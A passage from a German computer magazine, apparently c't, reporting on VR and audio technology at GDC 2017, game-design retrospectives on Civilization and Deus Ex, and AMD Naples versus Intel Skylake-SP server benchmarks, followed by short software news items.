unterstützt, wenn sie ihr VR-Spiel im Gegenzug nur für die Rift veröffentlichen. HTC gestaltet die Vive hingegen offen und macht Entwicklern keinerlei Exklusivitäts-Vorgaben.

HTC will die Vive zu einem kompletten VR-Ökosystem ausbauen. Dazu haben die Taiwaner die Virtual Reality Venture Capital Alliance (VRVCA) gegründet, die über Venture Capital von 14 Milliarden US-Dollar verfügen soll. Mit dieser exorbitanten Summe sollen neue VR-Projekte gefördert werden, darunter die Funk-Übertragungsbox von TPCast, die die Vive vom PC abnabelt, sowie Middleware-Hersteller, die Software-Tools für neue VR-Programme bereitstellen. Dabei zielt HTC nicht nur auf den Heimmarkt, sondern will auch die Zahl der VR-Arcade-Hallen ausbauen. Für deren Betreiber wurde ein neues Lizenzmodell eingeführt, das pro Spieler und Stunde 10 US-Dollar vorsieht. Die Einnahmen teilt sich HTC mit den Spiele-Herstellern. Endkunden zahlen deutlich höhere Preise, in Deutschland verlangt das Holocafé beispielsweise 12 Euro für 20 Minuten.

VR-Goldrausch

Derlei Summen locken natürlich Glücksritter, die vom großen VR-Geld träumen. Die Ausstellfläche der GDC war denn auch übersät mit unzähligen Ständen von Start-ups, die „irgendwas mit VR“ anboten – alle in der Hoffnung, dass sich ein Manager von Facebook & Co. bei ihnen verirren und ihre Technik teuer einkaufen würde.

Uns fielen bei unserem Streifzug drei ungewöhnliche Gadgets auf: Ultrahaptics zeigte eine schwarze Matte aus kleinen Lautsprechern, die Ultraschall aussendet. Hält man die Hand über die Matte, spürt man auf der Haut leichte Vibrationen wie aus feinen Luftdüsen. Über einen 3D-Scanner ermittelt eine Software die Position der Hand über der Matte und kann ihr so die Berührung von verschiedenen Oberflächen im Raum vorgaukeln. Derzeit wird die Technik für

berührungslose Schalter eingesetzt; für eine passende VR-Anwendung sucht Ultrahaptics noch Partner.

Auch Miraisens will mit seinem 3DHaptics-Controller dem Hirn sensorische Empfindungen vorgaukeln. Gezielte Vibrationen täuschen dem Spieler scheinbare Widerstände vor, wenn er die Controller bewegt.

Der Ansatz funktionierte in der Praxis erstaunlich gut: In einer Demo-Applikation konnten wir zwei virtuelle Magneten auseinanderziehen. Wenn sie sich nah waren, mussten wir mehr Kraft aufbringen. Bei einem Schlag mit einem virtuellen Schwert täuschte die Vibration wiederum beim Zerteilen eines Körpers einen höheren Widerstand vor – da darf man gespannt sein, ob die Technik ihren Weg in gängige VR-Controller findet.

Das schwedische Unternehmen Tobii zeigte in einem Vive-Prototypen seine neueste Eye-Tracking-Technologie. Mit dieser konnten wir in verschiedenen Demos Objekte per Blick anvisieren. Das klappte deutlich einfacher als mit der herkömmlichen Methode, bei der man ein Zielkreuz durch Kopfbewegungen steuert. So konnten wir per Blickkontakt hochgeworfene Bälle auffangen sowie Flaschen und Menüpunkte anvisieren.

Künftig wollen VR-Hersteller Eye-Tracking auch nutzen, um GPUs beim Rendern der Grafik effizienter zu nutzen. Die könnten sich darauf konzentrieren, den Bereich, auf den der Spieler gerade blickt, schärfer zu rendern als das Umfeld, das er eh nur unscharf sieht. Bis die Technik jedoch in VR-Headsets zum Einsatz kommt, dürften noch Jahre vergehen.

Ordnung im Dschungel

Diese kommende Flut an VR-Gadgets stellt Entwickler vor das Problem, dass ihre Software eine sich immer weiter fragmentierende Hardware-Landschaft unterstützen muss. Um die Steuerung zu vereinheitlichen, arbeitet die

Ultrahaptics will mit vielen kleinen Ultraschall-Lautsprechern haptisches Feedback simulieren. Man hat das Gefühl, als streife man über kleine schwache Luftdüsen.



Anzeige



Die Nachfolger der Microsoft HoloLens sollen weitaus günstiger werden. Acers Mixed-Reality-Brille soll die Entwicklung von MR-Apps für Windows 10 und die kommende Xbox One Scorpio vorantreiben.

Khronos Group am kommenden Standard OpenXR. Er soll nicht nur für Virtual Reality gelten, sondern auch für Augmented und Mixed Reality und zwei neue Schnittstellen definieren: ein Application Interface, über das Game Engines wie Unity und Unreal mit den verschiedenen VR-Systemen kommunizieren, sowie ein Device Layer, für das Hersteller passende Treiber ihrer Hardware bereitstellen.

Da alle wichtigen VR-Firmen wie AMD, Epic Games, Google, Intel, Nvidia, Oculus, Samsung, Sony, Unity und Valve ihre Unterstützung zugesagt haben, könnte sich OpenXR tatsächlich zu einem relevanten Standard entwickeln. Bis zur Verabschiedung wird es aber noch ein Weilchen dauern, da sich die zugehörige Arbeitsgruppe erst gebildet hat.

Bis dahin müssen Hersteller weiterhin die Schnittstellen der einzelnen VR-Systeme direkt ansprechen. Dazu zählt auch der neue Aim-Controller für Sonys PSVR, der Mitte Mai mit dem Spiel „Farpoint“ für 90 Euro auf den Markt kommen soll. Das weiße Plastikgewehr wird von der PS4-Camera getrackt und vibriert bei abgegebenen Schüssen. Da Sony die Schnittstellen des Aim-Controllers freigegeben hat, sollen ihn künftig auch VR-Shooter anderer PS4-Spiele-Publisher unterstützen.

Mixed Reality

Einen eigenen Weg geht Microsoft, das in der Liste der OpenXR-Unterstützer bislang fehlt. Für Windows 10 und die kom-

mende Xbox One Scorpio setzen die Redmonder nicht auf VR, sondern auf Mixed Reality (MR). Nach dem Vorbild der HoloLens sollen weitaus günstigere MR-Brillen von Acer, Asus, HP, Dell, Lenovo und 3Glasses zu Preisen ab 300 US-Dollar auf den Markt kommen. Anwender sehen ihre reale Umgebung dabei wie durch eine Sonnenbrille, in die in einem kleinen Bereich virtuelle 3D-Objekte eingeblendet werden.

In einer Vitrine konnte man das erste Modell von Acer bewundern, dessen Displays jeweils 1440 × 1440 Pixel mit 90 Hz pro Auge rendern. Das Tracking im Raum kommt ohne externe Sensoren aus – interne Kameras übernehmen diese Aufgabe. Angeschlossen wird das Headset über ein HDMI- und USB-Kabel. Entwickler können sich für zugehörige SDKs auf Microsofts ID@Xbox-Seite anmelden. Dadurch sollen Ende des Jahres zum geplanten Start der Scorpio-Xbox genügend MR-Apps bereitstehen.

Jenseits von Spielen

Nicht nur Spiele-Hersteller haben VR für sich entdeckt, sondern auch Filmemacher. Diese tauschten sich auf der GDC vor allem darüber aus, wie man Geschichten am besten erzählt, die der Zuschauer aus der Ego-Perspektive erlebt. Colin Foran von HBO stellte eine experimentelle VR-Installation zur TV-Serie „Westworld“ vor. Dabei kombinierte er reale Schauspieler, die mit dem Zuschauer interagieren, mit einem VR-Spiel und einem 360-Grad-

Film. Ziel des Experiment war es, mit erzählerischen Tricks eventuelle Brüche zwischen den drei Darstellungsformen zu überbrücken.

Mit ähnlichen Themen beschäftigt sich auch Ubisoft, das Szenen aus dem voraussichtlich Ende Mai erscheinenden VR-Spiel „Star Trek Bridge Crew“ zeigte. Jay Posey, der an der Umsetzung der Story arbeitet, stellte klar, dass man aus den Szenen das Tempo nehmen muss: „In der VR genügt es den Spielern manchmal schon, einfach nur ins All zu schauen.“ Für Autoren gäbe es noch viel zu lernen, man stehe gerade erst am Anfang.

Technisch werden die ursprünglich für Spiele-Entwickler gedachten Werkzeuge immer ausgefeilter, sodass sie selbst den kritischen Blicken von Hollywood standhalten. So zeigte Epic Games neue Möglichkeiten der Unreal Engine, reale Filmsequenzen mit gerenderten Szenen zu mischen. Das funktioniert so überzeugend, dass bereits Szenen aus dem Star Wars-Film „Rogue One“ in der Unreal Engine gerendert wurden.

Auf dem Vormarsch ist auch die Technik der Photogrammetrie. Hierbei nimmt man mit einer Kamera Tausende Fotos von einem Gebäude auf. Software kann aus den Fotos ein 3D-Modell rekonstruieren und mit realistisch aussehenden Texturen tapezieren.

Diesen mühsamen Prozess soll künftig die Software RealityCapture von Capturing Reality deutlich vereinfachen, da sie Modelle anhand der Foto-Ordner weitgehend automatisch berechnet und an Engines wie Unity oder Unreal ausgibt. Die Software soll sogar in Echtzeit auf einem Laptop während des Foto-Shootings eine Vorschau anzeigen, damit man bereits vor Ort prüfen kann, ob man tatsächlich jeden Winkel erwischt hat. Der Hersteller will die Software, die intensiven Gebrauch von Nvidias CUDA-Grafik-Schnittstelle macht, ab Sommer kostenlos anbieten. Anwender sollen eine projektabhängige Nutzungsgebühr zahlen.

3D-Audio

Neben der Grafik wird auch der Sound realistischer – nicht nur in VR. So zeigten etwa Microsoft Research und Audiokinetik neue Berechnungsansätze. Sie sollen für einen realistischeren Hall sorgen, der die Positionen des Zuhörers und der Schallquellen einbezieht.


Nikunj Raghuvanshi erläuterte Microsofts „Project Triton“, das Parameter

eines künstlichen Halls passend zur vorgegebenen 3D-Umgebung berechnet. Aus dem daraus generierten Look-up-Table kann ein Spiel dann für jede Position des Spielers und der anderen Figuren die korrekten Hall-Einstellungen ablesen, ohne viel Rechenzeit zu beanspruchen.

Das System wurde erstmals in „Gears of War 4“ implementiert und sorgt dort für realistische Hallräume und die nötigen Filterungen für Verdeckungen, wenn Wände und andere Hindernisse zwischen Klangquelle und Spieler auftauchen. Das in dem Spiel eingesetzte Modell musste allerdings vereinfacht und künstlich angepasst werden. Die physikalisch korrekten Sound-Berechnungen hörten sich einfach nicht echt genug an, so Raghuvanshi.

Audiokinetic plant für die im Juni kommende Version 2017.1 seiner Audio-Engine Wwise ein ähnliches System, das Hall richtungsabhängig berechnet. In einer kurzen Demo konnten wir akustisch unterscheiden, ob wir in einem Raum näher an einer reflektierenden oder schallschluckenden Wand standen und aus welcher Richtung die Hall-Reflexionen verschiedener Geräusche kamen.

Wwise kommt in zahlreichen Spielen zum Einsatz, darunter „Resident Evil 7“ und der im Mai erscheinende Psycho-Shooter „Get Even“ von Bandai Namco, der mit einem spektakulären, auf den Spieler reagierenden Soundtrack aufwartet. Capcoms Entwickler von Resident Evil waren denn auch hocherfreut, dass



Per Photogrammetrie lassen sich Gebäude fotorealistisch digitalisieren. Die Software Reality Capture soll den aufwendigen Prozess vereinfachen.

sie im nächsten Teil der Horrorspiel-Serie ortsabhängigen Hall einbauen können.


Altmeister

All diese technischen Neuerungen können zwar helfen, dass ein Spiel realistischer wirkt und Spieler besser ins Geschehen zieht. Doch wenn es um den Spielspaß und Design-Philosophie geht, können Entwickler immer noch von alten Meistern lernen. In diesem Jahr erinnerten sich Sid Meier und Bruce Shelley auf der

Bühne an das erste Civilization von 1991. Vor voll besetztem Saal erklärten sie, dass sie damals eine möglichst große Zielgruppe erreichen wollten und deshalb viele Aspekte der Geschichts-Simulation vereinfachten: „Wir haben in der Kinderabteilung der Bibliothek recherchiert. Da gab es viele Bilder.“

Civ 1 war zunächst als Echtzeit-Strategiespiel geplant. Auf das rundenbasierte System stellte man erst während der Entwicklung um. Dabei ließen sich die beiden

Anzeige



Im Project Triton berechnet Microsoft realistische Schallreflexionen und Hallräume, die erstmals in „Gears of War 4“ zum Einsatz kamen.

vom gleichnamigen Brettspiel inspirieren – und kauften schließlich dessen Namensrechte ein.

Shelley erdachte eine auf dem Kopf stehende Entscheidungspyramide: Dem Spieler wurde am Anfang nur wenig Spielraum gegeben, der im weiteren Verlauf stark anwuchs. So wurde er immer weiter in den Bann gezogen.

Der Tech-Tree führte auch zu Kontroversen, als Meier sich dafür entschied, Zufallselemente einzubauen: „Ich mag es nicht, nur auf Gewinnmaximierung aus zu sein. Ein Spiel sollte mich auch überraschen können.“

In einem weiteren Vortrag erinnerte sich Warren Spector an seinen Klassiker „Deus Ex“ von 1999. Spector ließ sich maßgeblich von der Rollenspielserie Dungeons & Dragons inspirieren, dessen Gefühl er in seine Mixtur aus Shooter, Adventure und Rollenspiel einfangen wollte. Entscheidungen des Spielers sollten einen maßgeblichen Einfluss auf den Verlauf der Handlung haben.

Um dieses damals neue Konzept umzusetzen, schlug er eine Offerte eines großen Publishers aus und heuerte beim kleinen Studio Ion Storm von John Romero an. Im Unterschied zum damals frisch erschienenen ersten Teil von „Thief“, in dem der Spieler nur schleichen konnte, wollte Spector ihm in Deus Ex die Wahl lassen, zur Waffe zu greifen.

Die Level-Designer sollten in drei Dimensionen denken und dem Spieler

Wahlmöglichkeiten geben, wie er in Gebäude eindringt. Jeder Raum sollte verbunden, jedes Problem auf unterschiedliche Arten lösbar sein. Letztlich wurde Deus Ex dennoch ein recht linear verlaufendes Action-Spiel, das dem Spieler Freiheiten nur vorgaukelt. Das mache aber nichts, so Spector: „Wichtig ist, dass es sich anfühlt, als könnte man einen Unterschied machen.“

Alternative Controller

Womit hingegen Studenten experimentieren, um neuartige Konzepte und Spielerfahrungen auszuprobieren, konnte man sich in der Ausstellung „Alt.Ctrl“ ansehen, dessen Abkürzung für alternative Eingabemethoden steht. Hier ist alles erlaubt, was kein gewöhnliches Gamepad ist. Der

Ist doch ganz einfach, oder? Sid Meier und Bruce Shelley erklärten anhand eines simplen Diagramms, wie man aus dem Teufelszyklus „Nur noch eine Runde“ in Civilization 1 ausbrechen kann.

Trend geht weg von virtuellen Erfahrungen, die auf eine Entmaterialisierung der Spiele hinarbeiten, zurück zur sensorischen Stimulation des Spielers mit gebastelten Installationen.


Den erstmals dafür gestifteten Alt.Ctrl-Preis beim Independent Games Festival gewann das Spiel „Fear Sphere“ vom NewArcade Studio. Das kooperative Spiel platziert einen Spieler in ein kugelförmiges Plastik-Zelt. Er hält einen kleinen Projektor in der Hand, mit dem er immer nur einen kleinen Ausschnitt der Spielumgebung auf die Zelt-Innenseite projiziert. Ein zweiter Spieler außerhalb des Zeltes kann den Grundriss des Labyrinths sehen und dem Spieler im Zelt helfen, vor einem Monster zu entkommen.

Studenten des Digipen Instituts ließen im „Sand Garden“ den Spieler in einer Sandkiste wühlen. Nach den Vorgaben des Spiels muss er Täler und Hügel formen, auf denen dann Siedlungen entstehen. Dazu wird der Sandkasten von einer Kinect-Kamera aufgezeichnet und als 3D-Landschaft in das Spiel projiziert.

Nachwuchs-Entwickler der Universität von Uppsala versetzen den Spieler in ihrem „Zombie Crawler“ in die Rolle eines verrottenden Untoten, der sich kriechend ohne Unterleib auf einem mit Teppichboden bespannten Rollbrett voranrobben muss. Über zwei riesige Knöpfe rechts und links kann der Spieler Schläge austeilen, wenn er von Menschen mit einem Gewehr bedroht wird.

Zwar wird man diese eher als Kunst-Installationen konzipierten Spiele niemals als kommerzielle Massenprodukte kaufen können. Sie zeigen jedoch, dass Entwickler bereits an Post-Virtual-Reality-Konzepten arbeiten und ihnen noch lange nicht die Ideen ausgehen.

(tag@ct.de/dahe@ct.de) **ct**



Anzeige

Prozessorgeflüster

Von Nusskuchen und Mandelbrot

Harte Nuss für Intel: Den Servermarkt beherrscht man nicht mehr nach Belieben. Allein Microsoft unterstützt gleich vier verschiedene Open-Compute-Plattformen für x86 und ARM, inklusive des AMD-Prozessors Naples.

Von Andreas Stiller

Microsoft überraschte auf dem Open-Compute Summit in Santa Clara weniger mit dem Olympus-System für Skylake-EP – das hatten die Redmonder in Grundzügen schon im November letzten Jahres vorgestellt – als vielmehr mit den beiden Varianten für ARM64 mit Cavium Thunder X2 und Qualcomm Centriq 2400 „Amberwing“ sowie mit einer Plattform für AMDs geplanten Serverprozessor Naples (siehe auch S. 22). Auch für ARM64 wird es Windows Server geben, vorerst allerdings nur in der Cloud. Am Scheduler für Windows 10 beziehungsweise Windows Server 2016 muss Microsoft wohl noch arbeiten, da scheint es zumindest beim AMD Ryzen derzeit noch zu haken.

Daneben konnte man auf dem Summit die OpenPower-Plattform Zaius für Power9 bewundern, designt von Google, Rackspace und Partnern. Während diese

mit IBMs 24-Kerner aber erst im nächsten Jahr spruchreif sein dürfte, kann man mit etwas Glück zumindest drei der vier genannten Konkurrenten schon Mitte des Jahres begrüßen.

Um den heißen Wettbewerb auf dem Servermarkt jetzt schon mal kräftig anzukurbeln, gab AMD auf dem Summit erste beeindruckende Benchmarkergebnisse des 32-Kerners Naples bekannt. Danach hängt er Intels aktuelles Flaggschiff Xeon E5-2699Av4 bei speicherlastigen Aufgaben um bis hin zu Faktor 2,5 ab.

Okay, der Benchmark mit sogenannten Sparse-Matrix-Operationen war gut ausgesucht und adressiert die Sahneseite des neuen Server-Prozessors mit seinen acht DDR4-Speicherkanälen pro Prozessor, mithin mit theoretisch 170 GByte/s-Speicherbandbreite. Im Vergleich dazu nehmen sich die knapp 77 GByte/s des Xeons doch recht bescheiden aus. Hinzu kommt, dass man bei größeren Workloads in Zweisockelsystemen mit 16 DIMMs (üblicherweise 16 GByte) nicht unbedingt auskommt und man beim Xeon-System dann drei solcher DIMMs pro Channel (DPC) bestücken muss. Doch mit drei DPC sinkt die Speicherperformance noch mal um rund 20 Prozent. Und klar, just solche Workloads hat AMD ausgesucht – vielleicht hätte man zusätzlich wenigstens ein Szenario mit kleinerer


Workload wählen sollen. Aber auch dann wäre der Vorsprung deutlich gewesen. Im Sommer muss sich jedoch Naples mit dem Skylake-SP mit sechs Speicherkanälen und mit bis zu 28 Kernen messen.

Wundern Sie sich dabei über das Kürzel SP (Scalable Performance) hinter Skylake? An dieses samt weiteren angehängten Endungen wie F (für Fabric Omni-Path) und P (für FPGA) wird man sich jetzt wohl gewöhnen müssen. Die frühere Aufteilung in EP und EX wirds hinfort nicht mehr geben, da die zwei- und mehrsockeltauglichen Prozessoren in den gleichen 3647-poligen Sockel P3 passen. Voriges Jahr schon hatte Intel auf der ISC16 hinter den Kulissen angekündigt, „Regale“ mit vier Fächern einzuführen, die jetzt durch die hübscheren Wertbezeichnungen Platinum (81xx, 20 bis 28 Kerne), Gold (61xx/51xx, 16 bis 18 Kerne), Silver (41xx, 10 Kerne) und Bronze (31xx, weniger als 10 Kerne) ersetzt werden.

Die größeren ab Gold 61xx besitzen drei Links mit dem QPI-Nachfolger UPI mit 10,4 GT/s. Spitzenmodell ist der Xeon Platinum 8180 mit 28 Kernen, 2,5 GHz Takt, Turbo bis 3,8 GHz (AVX-Takt noch unbekannt), mit 38,5 MByte L3-Cache und einer TDP von 205 Watt. Wie viele Sockel die jeweiligen Skylake-SP-Versionen unterstützen, ist noch unklar.


AVX512-Apfelmännchen

Kurz nach der Bekanntgabe der ersten Benchmarkergebnisse für AMDs Naples tauchten ganz zufällig diverse Skylake-SP-Ergebnisse auf Sisofts Ranking-Liste für „Prozessor Multi-Media-Leistung“ auf. Die Spitze übernahm mit 5836 MPix/s souverän ein Platinum-8180-System vor dem etwas niedriger getakteten Platinum 8176 mit 2,1/3,8 GHz Takt. Weiter hinten folgte der 18-Kerner Gold 6150 mit 2,7/3,7 GHz. Vorher schon fand man hier als „Core i3/i5/i7“ getarnte Prototypen mit bis zu 28 Kernen. Das Platinum-8180-System hängt dabei bei nur 492 Watt das hier gewählte Vergleichssystem mit Broadwell-



AMDs Naples für Microsofts Olympus-Projekt – damit outet sich ein erster großer Partner, aber es gibt noch interessante weitere Top-Tiers.

Bild: Sisoft



Kein wirklicher Serverbenchmark, gibt aber einen guten Überblick über die SIMD-Leistung: der Apfelmännchen-Benchmark von Sisoft, der bereits AVX512 beherrscht.

AVX512, wo dann die Skylake-Prozessoren glänzend dastehen. Das zeigt sich insbesondere bei doppeltgenauen Gleitkommaberechnungen, bei denen das Flaggschiff gegenüber dem Broadwell-EP gar um den beeindruckenden Faktor 2,6 in Front liegt – damit kann man gleich schon mal den Linpack-Wert des 8180-Prozessorsspanns auf etwa 4,4 TFlops hochrechnen.

Höhere Genauigkeiten in „quad float“ müssen allerdings mühsam skalar zusammengerechnet werden, da bringt AVX512 nichts ein. An den Einzelergebnissen sieht man auch, dass 64-bittiges Integer weiterhin ein Mauerblümchen von AVX bleibt. Schon bei AVX256 sucht man gepackte Multiplikationen für 64-Bit-Integer vergeblich und unter AVX512 sieht das offenbar noch schlechter aus. Wo jedoch ohne viel SIMD gerechnet wird, kann Naples gut aufholen. Zur Ehrenrettung von AVX512 sei jedoch hinzugefügt, dass es hier immerhin eine gepackte 52-bittige Integer-Multiplikation gibt. Aber für sowas Ungewöhnliches gibts noch keine Benchmarks ... (as@ct.de) **ct**

EP (2696v4 mit 22 Kernen, 2,2 GHz Takt) dank AVX512 um Faktor 2,3 weit stärker ab, als es allein den etwa 45 Prozent Zuwachs durch den höheren Grundtakt und der größeren Kernzahl entspricht.

Der verwendete Sisoft-Benchmark ist übrigens nichts anders als das gute alte Apfelmännchen (Mandelbrot-Fraktal). Er bestimmt also in einer winzigen Schleife die reine SIMD-Rechenleistung für Addition und Multiplikation ohne jegliche Speicher- oder Cache-Belastung, und skaliert so üblicherweise komplett linear mit der Zahl der Kerne und dem

Volllasttakt. Bei treffsicherer Schätzung des Naples-Taktes lässt sich aus den gemessenen Ryzen-Werten (518 MPix/s bei 4,09 GHz) somit ein Naples-System in dieser Disziplin recht genau einstufen. Bei angenommenen 2,1 GHz müsste es im Endergebnis etwa 17 Prozent unter dem Broadwell-EP liegen. Die nur halbe Breite der AVX-Einheiten gleicht Naples durch seine Übermacht an Kernen fast wieder aus.

Von dem unbekannten Einreicher wurde natürlich bewusst Sisofts Sandra 2.20 gewählt, denn das verwendet bereits

Anzeige

PDF-Editor für Ingenieure und Architekten



Revu 2017 ist ein PDF-Editor für Konstrukteure, der Pläne mit 360-Grad-Baustellenbildern und Excel-Tabellen verknüpft.

Das universelle Austauschformat PDF macht auch Konstruktionspläne papierlos und mobil. Allerdings erfüllen klassische PDF-Editoren wie Acrobat die speziellen Anforderungen von Ingenieuren und Architekten in der Regel nicht. Diese Nische hat Bluebeam mit Revu besetzt, das jetzt in Version 2017 erschienen ist. Die Software gibt es in den Versionen Standard, CAD und Extreme.

In allen Editionen hat der Hersteller ein neues Polylängen-Tool ergänzt, um etwa die Abmessungen eines Zimmers mit wenigen Klicks bestimmen und berechnen zu können. Ein inhaltsensitives dynamisches Füllwerkzeug erleichtert Flächen- und Umfangberechnungen, mit dem sich beispielsweise durch Türen getrennte Räume rasch als eine Einheit markieren lassen. Über die Capture-Funktion lassen sich Pläne jetzt auch vor Ort mit 360-Grad-Fotos anreichern. Revu Extreme hilft bei der Kalkulation von Angeboten, indem es Messergebnisse aus mehreren PDFs mit Excel-Tabellen verknüpft. Revu 2017 Standard kostet knapp 356 Euro, die CAD-Version 415 Euro und die Extreme-Fassung 522 Euro. (atr@ct.de)

Kostenlose Mehrfach-zwischenablage

Der Münchner Software-Hersteller Jumping Bytes hat den Clipboard Master 4.5 um Funktionen für einhändige Tastaturbedienung erweitert. Clipboard Master sammelt Texte, Bilder und andere Daten in einer Mehrfachzwischenablage und stellt sie in übersichtlicher Form bereit. Der enthaltene Hotkey-Manager fügt Großbuchstaben und Sonderzeichen durch langes Drücken der entsprechenden Taste ein. Die Haltedauer ersetzt die Umschalt-, die AltGr- oder Windows-Taste. Für unterschiedlich lange Haltedauern kann man mehrere Kombinationen belegen. Die Funktion empfiehlt sich für Menschen, die nur eine Hand zur Verfügung haben. Clipboard Master steht kostenlos für Windows ab XP zur Verfügung; der Autor freut sich über eine Spende. (akr@ct.de)

Finanzverwaltung mit digitaler Assistenz

Mit StarMoney erledigt man Online-Zahlungen, managt Fonds- und Aktienportfolios und verwaltet Kredite sowie Versicherungen. Version 11 der Finanzverwaltungs-Software liest Kontonummern und Überweisungsdaten automatisch von Scans oder Handyfotos aus. Der neue Zahlungskalender verschafft einen Überblick über fällige Zahlungen und Termine. Füttert man die Software mit Kündigungsfristen, etwa für eine Abo-Kündigung, erinnert sie den Anwender rechtzeitig daran. Außerdem verspricht der Entwickler Star Finanz Verbesserungen bei der Konten-Navigation, eine verschlankte Navigationsleiste für häufig genutzte Funktionen und einen einfacheren Wechsel zwischen verschiedenen Konten und Auswertungen.

Die Basis-Version von StarMoney 11 beinhaltet eine Lizenz und kostet knapp 55 Euro. Die Deluxe-Version mit erweitertem Funktionsumfang umfasst drei Lizenzen. Sie kostet rund 75 Euro. Alternativ bietet der Entwickler Cloud-basierte Flat- sowie Abo-Modelle an. (mre@ct.de)

HDR mit Lightroom Mobile

Lightroom Mobile 2.7 für iOS und 2.3 für Android kombiniert DNG-Aufnahmen automatisch zu HDR-Bildern. Die integrierte Kamera fotografiert im HDR-Modus eine Belichtungsreihe aus drei DNGs, richtet diese aneinander aus und setzt sie in 8 Bit pro Farbkanal um. Die Verarbeitungsalgorithmen stammen aus der Engine, die auch Lightroom und Camera Raw zugrunde liegt. Das DNG-Raw wird bei Creative-Cloud-Nutzern mit der Desktop-Version von Lightroom synchronisiert. Wer kein Cloud-Abo hat, kann die DNGs auf dem Gerät speichern. Der Modus steht für das iPhone ab 6s sowie fürs iPad Pro zur Verfügung. Android-Nutzer können mit dem Samsung Galaxy S7/S7 Edge, mit dem Google Pixel/Pixel XL HDR-Aufnahmen machen. Adobe hat außerdem die Bewertung über Wischgesten vereinfacht. Die Android-Version bringt Radial- und Linearverläufe für die selektive Bearbeitung, beispielsweise zum Abdunkeln des Himmels. (akr@ct.de)

Die Kamera in Lightroom Mobile bietet einen automatischen HDR-Modus.



Anzeige

